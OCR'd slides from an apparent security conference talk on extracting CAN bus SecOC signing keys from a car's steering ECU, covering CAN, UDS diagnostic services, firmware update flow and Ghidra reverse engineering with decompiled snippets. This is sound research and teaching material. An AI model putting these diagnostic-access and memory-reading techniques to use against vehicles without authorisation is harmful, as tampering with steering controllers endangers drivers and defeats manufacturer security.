My Car, My Keys

obtaining CAN bus SecOC signing keys

Greg Hogan, Willem Melching

Purpose of this Talk

- Extract keys needed to sign messages on the CAN bus


Over the next 45 minutes you will:

- Learn about Car Hacking
- Learn about SecOC
- Learn about our specific exploit/bug chain

Purpose of this Talk

- Extract keys needed to sign messages controlling steer-by-wire
- Prove people wrong on the internet

> Go on the discord and ask this question directly to Geohot (owner). He was specifically asking the community yesterday what it would take for them to buy a Comma 3. I think Comma knows that beating [OEM] security is an impossible task and they don't want to admit it.
>
> 2 Reply ...



About the Speakers

Greg Hogan

- Head of Infrastructure @ comma.ai
- Automotive firmware reverse engineering and modification

Willem Melching

- Boutique cyber security consultancy: I CAN Hack
- Automotive & Embedded
- Consulting, Pentest, Fuzzing and Training

Introduction

Why this Research?

Openpilot

- openpilot is an open source advanced driver assistance system
  - Automated Lane Centering
  - Adaptive Cruise Control
  - 250+ car models
- https://github.com/commaai/openpilot


Source: I Turned my Toyota Corolla into a Self Driving Car by *Greer Viau*
https://youtu.be/NmBfgOanCyk

New CAN Messages

- New car showed up, people tried openpilot port and ran into new kind of checksum
- At some point realized it was SecOC which uses a cryptographic signature instead of a checksum


Standards:

- AUTOSAR 654: Specification of Secure Onboard Communication (SecOC)
- JASPAR ST-CSP-6: Requirements Specification for Message Authentication



Timeline

- August 2020: New car model with SecOC showed up
- March 2022: Obtained power steering motor
- November 2022: Firmware Extraction
- March 2023: Released Exploit



Automotive 101

CAN Bus


CAN Bus - Timeline

- Controller Area Network (CAN)
- Developed by Bosch in 1986
- First use in W140 S-Class in 1991
- ISO 11898 in 1993

Source: Mercedes-Benz 600 SEL W140 by *nakhon100* / CC-BY-2.0

CAN Bus - Performance


- Up to 1 Mbit/s
  - Typical speeds are 500 Kbit/s and 125 Kbit/s
- Up to 8 bytes of payload
- CAN-FD, 64 bytes of payload @ 8 Mbit/s
  - ISO 11898-1:2015



Source: A complete CAN bus frame, including stuff bits, a correct CRC, and inter-frame spacing by *Dr. Ken Tindell* / CC-BY-SA-4.0


CAN Bus - MiTM

- CAN Bus arbitration has no guarantees on timing
- Man-In-The-Middle attack



Network topology

- Typical car has multiple busses
  - E.g. powertrain, body, convenience, …
- Gateway to separate busses and OBD-II port
- Modern cars might use (automotive) Ethernet alongside CAN
  - Video Stream
  - Software Updates



Unified Diagnostic Services (UDS)


ISO 14229

Unified Diagnostic Services (UDS)

- Reflash/Update ECUs in the field
- Diagnose problems in the workshop
  - Read sensor data
  - Actuator tests
- Useful for car hacking!

UDS Request & Response

- Service ID
  - "Function name"
  - SID, or $
- Sub Function ID (optional)
  - E.g. start, stop, read results
- Standard Error codes. E.g.
  - 0x11: "Service Not Supported"
  - 0x13: "Incorrect Length or Format"
  - 0x35: "Invalid Key"



UDS SID $10 - Diagnostic Session Control

- Sub Function ID = Session Type
  - 0x1 - Default Session
  - 0x2 - Programming Session
  - 0x3 - Extended Diagnostics

Byte	Type	Description
0	byte	SID = Diagnostic Session Control 0x10
1	byte	Session Type (0x01 - 0x7E)

Byte	Type	Description
0	byte	SID = Positive Response 0x50
1	byte	Session Type
2	bytes	Session Parameters (optional)

UDS SID $23 - Read Memory By Address

- Read RAM, sometimes whole Flash
- Usually disabled, or ranges limited

Byte	Type	Description
0	byte	SID = Read Memory By Address `0x23`
1	byte	Address/Length Format [N|M]
2	M bytes	Memory Address (Big Endian)
2 + N	N bytes	Memory Size (Big Endian)

Byte	Type	Description
0	byte	SID = Positive Response `0x63`
1	bytes	Data

UDS SID $27 - Security Access

- Sub Function ID
  - Odd (1, 3, ...) - Request Seed
  - Even (2, 4, ..) - Send Key

Byte	Type	Description
0	byte	SID = Security Access 0x27
1	byte	Access Mode (1, 3, ...)


Byte	Type	Description
0	byte	SID = Positive Response 0x67
1	byte	Access mode (1, 3, ...)
2..	bytes	Seed

Byte	Type	Description
0	byte	SID = Security Access 0x27
1	byte	Access Mode (2, 4, ...)
2	N bytes	Key

Byte	Type	Description
0	byte	SID = Positive Response 0x67
1	byte	Access mode (2, 4, ...)

UDS SID $27 - Security Access

- Use cryptographic algorithm to compute key based on seed
  - Verified by ECU
- Usually symmetric cryptography
  - Simple XOR cryptography
  - Custom Linear-Feedback Shift Register (LFSR)
  - AES
- Asymmetric cryptography
- Future: UDS SID $29 with PKI



UDS SID $31 - Routine Control

- Sub Function:
  - 0x1 - Start
  - 0x2 - Stop
  - 0x3 - Get Results
- Erase flash, compute checksum, etc

Byte	Type	Description
0	byte	SID = Routine Control `0x31`
1	byte	Start/Stop/Request Results
2	short	Routine Identifier
4	short	Arguments (optional)

Byte	Type	Description
0	byte	SID = Positive Response `0x71`
1	byte	Start/Stop/Request Results
2	short	Routine Identifier
4	bytes	Results (optional)

UDS SID $34/$35 - Request Download/Upload

- From ECU's perspective
    - Download = Tester -> ECU (e.g. software update)

Byte	Type	Description
0	byte	SID = Request Download `0x34`
1	byte	Data Format Identifier
2	byte	Address/Length Format Identifier [N|M]
3	N bytes	Memory Address (Big Endian)
3 + N	M bytes	Memory Size (Big Endian)

Byte	Type	Description
0	byte	SID = Positive Response `0x74`
1	byte	Size of Block Length (N)
2	N bytes	Max number of bytes per transfer

UDS SID $36 - Transfer Data

- Used to transfer data after requesting upload/download


Byte	Type	Description
0	byte	SID = Transfer Data 0x36
1	byte	Block Sequence Counter
2	bytes	Payload

Byte	Type	Description
0	byte	SID = Positive Response 0x76
1	byte	Block Sequence Counter
2	bytes	Response, e.g. checksum (optional)

Firmware Updates


Typical Memory Layout

- Bootloader
- Application Code
- Data/Calibration lookup tables
  - Sometimes part of Application
- No signature check on every boot
  - Takes too long to boot



Firmware Updates

- Application Running Normally




Firmware Updates

- Application Running Normally
- Jump to Bootloader
  - Request Programming Session (e.g. $10 0x02)


Firmware Updates

- Application Running Normally
- Jump to Bootloader
  - Request Programming Session (e.g. $10 0x02)
- Erase
  - Routine Control “Erase Memory” (e.g. $31 0x01 0xFF00)



Firmware Updates

- Application Running Normally
- Jump to Bootloader
  - Request Programming Session (e.g. $10 0x02)
- Erase
  - Routine Control "Erase Memory" (e.g. $31 0x01 0xFF00)
- Flash new Application
  - Request Download ($34)
  - Transfer Data ($36)



Firmware Updates

- Application Running Normally
- Jump to Bootloader
  - Request Programming Session (e.g. $10 0x02)
- Erase
  - Routine Control “Erase Memory” (e.g. $31 0x01 0xFF00)
- Flash new Application
  - Request Download ($34)
  - Transfer Data ($36)
- Verify Checksum/Signature
  - Routine Control “Check Programming Dependencies” (e.g. $31 0x01 0xFF01)

Reverse Engineering Automotive Firmware

Automotive Microcontrollers - Architectures

- Power PC
  - NXP/FreeScale MPCxxxx (SCxxxx)
- V850
  - Renesas
- TriCore
  - Infineon

- Safety Requirements (ASIL)
- Less resistant to modern attacks
  - Fault Injection


JTAG/Proprietary UART

You might get lucky and it is easy to obtain the code

- Microcontroller manufacturers often have specific hardware required for free software they provide
- Becoming more common that it is locked


Getting Started in the Code

- Ghidra has good support for automotive microcontroller architectures
- Ghidra automatic analysis
    - Disable “Create Address Tables” due false positives in the middle of code



Getting Started in the Code

- Ghidra Entropy Map is helpful in finding all the code that automatic analysis missed



Identifying XCP/CCP Handlers

If present, often supports read/write of any address

Hard-coded error codes that show up in many places:

- CAN Calibration Protocol (CCP)
  - 0x30 = unknown command
  - 0x32 = parameter(s) out of range
  - 0x33 = access denied
- Universal Measurement and Calibration Protocol (XCP)
  - 0x22 = command parameter(s) out of range
  - 0x25 = access denied, seed & key is required
  - 0x29 = Sequence error

```

void xcp_d5_alloc_daq(int param_1)

{
  uint uVar1;

  p8 = 0;
  p0 = 0;
  uVar1 = (uint)*(byte *)(param_1 + 2) | (uint)*(byte *)(param_1 + 3) * 0x100;
  if ((DAT_6001530c == 0) && (DAT_6001530e == 0)) {
    if (uVar1 < 0xf) {
      DAT_6001530a = (undefined2)uVar1;
    }
    else {
      xcp_error_packet(0x22);
    }
  }
  else {
    xcp_error_packet(0x29);
  }
  return;
}

```

Identifying UDS handlers

Sometimes Read Memory By address is implemented

Hard-coded error codes that show up in many places:

- 0x12 = sub-function not supported
- 0x13 = incorrect message length or invalid format
- 0x22 = conditions not correct
- 0x33 = security access denied

```

void uds_ecu_reset(void)

{
  if (((UDS_MSG_IN_LEN >> 1 & 0xf) < 2) && ((ISOTP_FRAME_STATE & 1) == 1)) {
    UDS_NEG_RESP_CODE = 0x13;
    isotp_send();
  }
  else if ((UDS_MSG_IN[0] & 0x7f) == 1) {
    if (((UDS_MSG_IN_LEN >> 1 & 0xf) == 2) && ((ISOTP_FRAME_STATE & 1) != 0)) {
      UDS_MSG_OUT[0] = UDS_MSG_IN[0];
      UDS_MSG_OUT_LEN = 2;
      ECU_RESET = 0xab;
      if ((ISOTP_FRAME_STATE & 0x80) == 0) {
        isotp_send();
      }
    }
    else {
      UDS_NEG_RESP_CODE = 0x13;
      isotp_send();
    }
  }
  else {
    UDS_NEG_RESP_CODE = 0x12;
    if ((ISOTP_FRAME_STATE >> 5 & 1) == 1) {
      isotp_send();
    }
    else if ((ISOTP_FRAME_STATE >> 6 & 1) == 1) {
      uds_init();
    }
  }
  return;
}
```

Find CAN Registers

- Valuable starting point for tracking down functionality controlled by CAN messages

```
//
// FlexCAN_1
// ram:fffc4000-ram:fffc7fff
//

FlexCAN_1.CTRL                                              XREF[2,14]
FlexCAN_1.ESR
FlexCAN_1.IMASK2
FlexCAN_1.IMASK1
FlexCAN_1.IFLAG2
FlexCAN_1.IFLAG1
FlexCAN1_MB (fffc4000+128)
FlexCAN_1
fffc4000          flexcan_...
  fffc4000          ddw      ??               MCR
  fffc4004          ddw      ??               CTRL
  fffc4008          ddw      ??               TIMER
  fffc400c          ??       ??               field3_0xc
  fffc400d          ??       ??               field4_0xd
  fffc400e          ??       ??               field5_0xe
  fffc400f          ??       ??               field6_0xf
  fffc4010          ddw      ??               RXGMASK
  fffc4014          ddw      ??               RX14MASK
  fffc4018          ddw      ??               RX15MASK
  fffc401c          ddw      ??               ECR
                             ??               ESR
                             ??               IMASK2
                             ??               IMASK1
```

```
fffc4080              can_msg_... ??              MB
  fffc4080              can_msg_...                 [0]
    fffc4080              db        ??                code
    fffc4081              db        ??                srr_ide_rtr_...
    fffc4082              dw        ??                timestamp
    fffc4084              ddw       ??                prio_id_id_ext
    fffc4088              db[8]     ??                data
      fffc4088 [0]           ??,  ??,  ??,  ??,
      fffc408c [4]           ??,  ??,  ??,  ??
```

Global Variables

- Extremely common
- Makes diagnostic commands that can read or write arbitrary addresses extremely useful

```
                     TURN_SIGNAL_REAR_LEFT_ACTIVE
4000c439 32              undefined1  32h
                     TURN_SIGNAL_REAR_RIGHT_ACTIVE
4000c43a 00              undefined1  00h
                     DAT_4000c43b
4000c43b 00              undefined1  00h
                     DAT_4000c43c
4000c43c 00              undefined1  00h
                     TURN_SIGNAL_FRONT_LEFT_ACTIVE
4000c43d 32              undefined1  32h
                     TURN_SIGNAL_FRONT_RIGHT_ACTIVE
4000c43e 00              undefined1  00h
```

Map Out Large Structs

Following data as it flows through multiple layers of the application can be complicated

- Can be many copies of large structs created across layers of application
- Causes few references to addresses of interest due to memcpy from base address of struct


```
void copy_turn_signal_active_state1(ps_control_struct *src)

{
  save_lr();
  memcpy((byte *)&TURN_SIGNAL_ACTIVE_STATE_COPY2,(byte *)src,0x12);
  DAT_4000433a = 0;
  restore_lr();
  return;
}
```

```
                    TURN_SIGNAL_ACTIVE_STATE_COPY2              XREF[2]:  copy_turn_sig
                                                                          copy_turn_sig
  4000928e 00 00 64       ps_contr...
           00 64 00
           00 02 00 ...
     4000928e 00 00     dw      0h          field0_0x0
     40009290 64        db      64h         TURN_SIGNAL_LEFT1_ACTIVE
     40009291 00        db      0h          TURN_SIGNAL_RIGHT1_ACTIVE
     40009292 64        db      64h         TURN_SIGNAL_LEFT2_ACTIVE
     40009293 00        db      0h          TURN_SIGNAL_RIGHT2_ACTIVE
     40009294 00        db      0h          field5_0x6
     40009295 02        db      2h          field6_0x7
     40009296 00        db      0h          field7_0x8
     40009297 00        db      0h          field8_0x9
     40009298 01        db      1h          TURN_SIGNAL_LEFT_ACTIVE
     40009299 00        db      0h          TURN_SIGNAL_RIGHT_ACTIVE
